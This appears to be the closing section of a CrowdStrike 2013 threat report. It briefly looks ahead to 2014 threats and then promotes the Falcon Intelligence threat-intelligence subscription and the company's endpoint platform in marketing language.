In retrospect, 2013 was a very busy year for the adversaries and network defenders who are responsible for fending off the multitude of attacks. Advanced adversaries targeted a number of critical sectors for espionage; at least one actor, SILENT CHOLIMMA, actively engaged in a destructive attack, and criminal and activist groups were able to impact billions of dollars of commerce.

As we look toward 2014, it certainly promises to be another exciting year in information security. The fight is being driven lower down the stack in terms of hardware security threats, and up the stack through high-level programming language malware at the same time. The threat actors are proliferating, and the ability to conduct these attacks is being made easier through regionalized malware packages and builder tools.

Intelligence-driven security is the mantra for 2014 as organizations look to impart threat intelligence into security operations to focus on what really matters. At CrowdStrike, we believe this means knowing the adversary and being prepared for them through a comprehensive strategy for defense, deterrence, and detection.



CrowdStrike Falcon Intelligence

INTELLIGENCE-DRIVEN SECURITY

Proactive security requires intelligence - using intelligence to reveal not only where the adversary is today, but where they have been and what their objectives will be tomorrow. With unprecedented insight into adversary tools, tactics, and procedures (TTPs) and multi-source information channels, analysts can identify pending attacks and automatically feed threat intel via API to SIEM and third-party security tools.

Falcon Intelligence enables organizations to prioritize resources by determining targeted versus commodity attacks, saving time and focusing resources on critical threats.

Contact **sales@crowdstrike.com** today for more information about the Falcon Intelligence subscription.

CrowdStrike Falcon Intelligence is a web-based intelligence subscription that includes full access to a variety of offerings, including:

CrowdStrike Intelligence Reporting

Actionable Intelligence Feeds & Indicator Data (host and network)

Web-based API for integration with existing infrastructure

Malware Identification

CrowdStrike Adversary

FALCON INTELLIGENCE BENEFITS

Incorporate Actionable Intelligence Feeds into your existing enterprise security infrastructure to identify advanced attackers specific to your organization and industry

Rapidly integrate Falcon Intelligence into custom workflows and SIEM deployments with a web-based API

Quickly understand the capabilities and artifacts of targeted attacker tradecraft with In-depth technical analysis

Gain insight into the motivations and intentions of targeted attackers and make informed and strategic business decisions based of off specific threat intelligence

Interact with the Intelligence team and leverage customized Cyber Threat Intelligence feedback during Quarterly Executive Briefings

Provide malware samples and receive customized and actionable intelligence reporting

Access the Adversary Profile Library to gain in-depth information into 40+ adversary groups, to include capabilities and tradecraft

About CrowdStrike:

CrowdStrike is a global provider of security technology and services focused on identifying advanced threats and targeted attacks. Using big-data technologies, CrowdStrike's next-generation threat protection platform leverages execution profiling at the endpoint and machine learning in the cloud instead of focusing on malware signatures, indicators of compromise, exploits, and vulnerabilities. The CrowdStrike Falcon Platform is a combination of big data technologies and endpoint security sensors driven by advanced threat intelligence. CrowdStrike Falcon enables enterprises to identify unknown malware, detect zero-day threats, pinpoint advanced adversaries and attribution, and prevent damage from targeted attacks in real time.

To learn more, please visit **www.crowdstrike.com**

You Don't Have a Malware Problem. You Have an Adversary Problem.™